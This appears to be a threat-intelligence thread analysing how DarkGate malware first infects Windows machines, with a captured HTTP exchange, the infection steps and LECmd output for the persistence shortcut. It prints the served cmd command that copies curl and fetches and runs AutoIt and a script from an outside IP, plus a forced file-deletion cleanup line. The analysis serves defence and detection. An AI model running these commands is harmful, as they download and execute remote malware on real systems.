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
🎯**Some additional info on #DarkGate initial infection:**

1️⃣ **LNK Execution**
 - Initial entry point via LNK file

2️⃣ **Download Phase**
 - Uses a renamed *Curl* to fetch *AutoIT.exe* & *.au3* script and then executes the *.au3* script.
 🌐 From: *5.188.87.58:2351*
 🤖 User-agent: *curl* to fetch the .au3 script and & Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5) to fetch the *AutoIT.exe* binary



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GET /pfzubyro HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: 5.188.87.58:2351

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 228
Date: [redacted]

/c mkdir c:\pfzu & cd /d c:\pfzu & copy c:\windows\system32\curl.exe pfzu.exe & pfzu -H "User-Agent: curl" -o  Autoit3.exe http://5.188.87.58:2351
& pfzu -o opxkoh.au3 http://5.188.87.58:2351/msipfzubyro & Autoit3.exe opxkoh.au3
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
3️⃣ **AutoIT Process**
 - 🗡️ **Process Injection**
 🎯 Target: *iexplore.exe*

 - 🧺 **Cleanup**
 🛑 Deletes created folders under folders under `C:\`
cmd.exe /c ping 127.0.0.1 & del /q /f c:\pfzu\* & rmdir /s /q c:\pfzu\ exit

 - 🔄 **Persistence**
 ➕ Adds LNK file in *StartUp* dire



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  LECmd.exe -f efdcaae.lnk
LECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f efdcaae.lnk

Warning: Administrator privileges not found!

[redacted]

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size (bytes): 0
  Flags: HasTargetIdList, HasRelativePath, HasWorkingDir, HasArguments, IsUnicode
  File attributes: 0
  Icon index: 0
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Relative Path: ..\..\..\..\..\..\..\..\..\ProgramData\keaeggf\Autoit3.exe
Working Directory: C:\ProgramData\keaeggf\
Arguments: C:\ProgramData\keaeggf\gdfccfd.au3

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: My Computer\C:\ProgramData\keaeggf\Autoit3.exe
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Directory script names are random

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#DarkGate now also delivered via Microsoft Teams
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+ app.any.run/tasks/cba90c5e... ...
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
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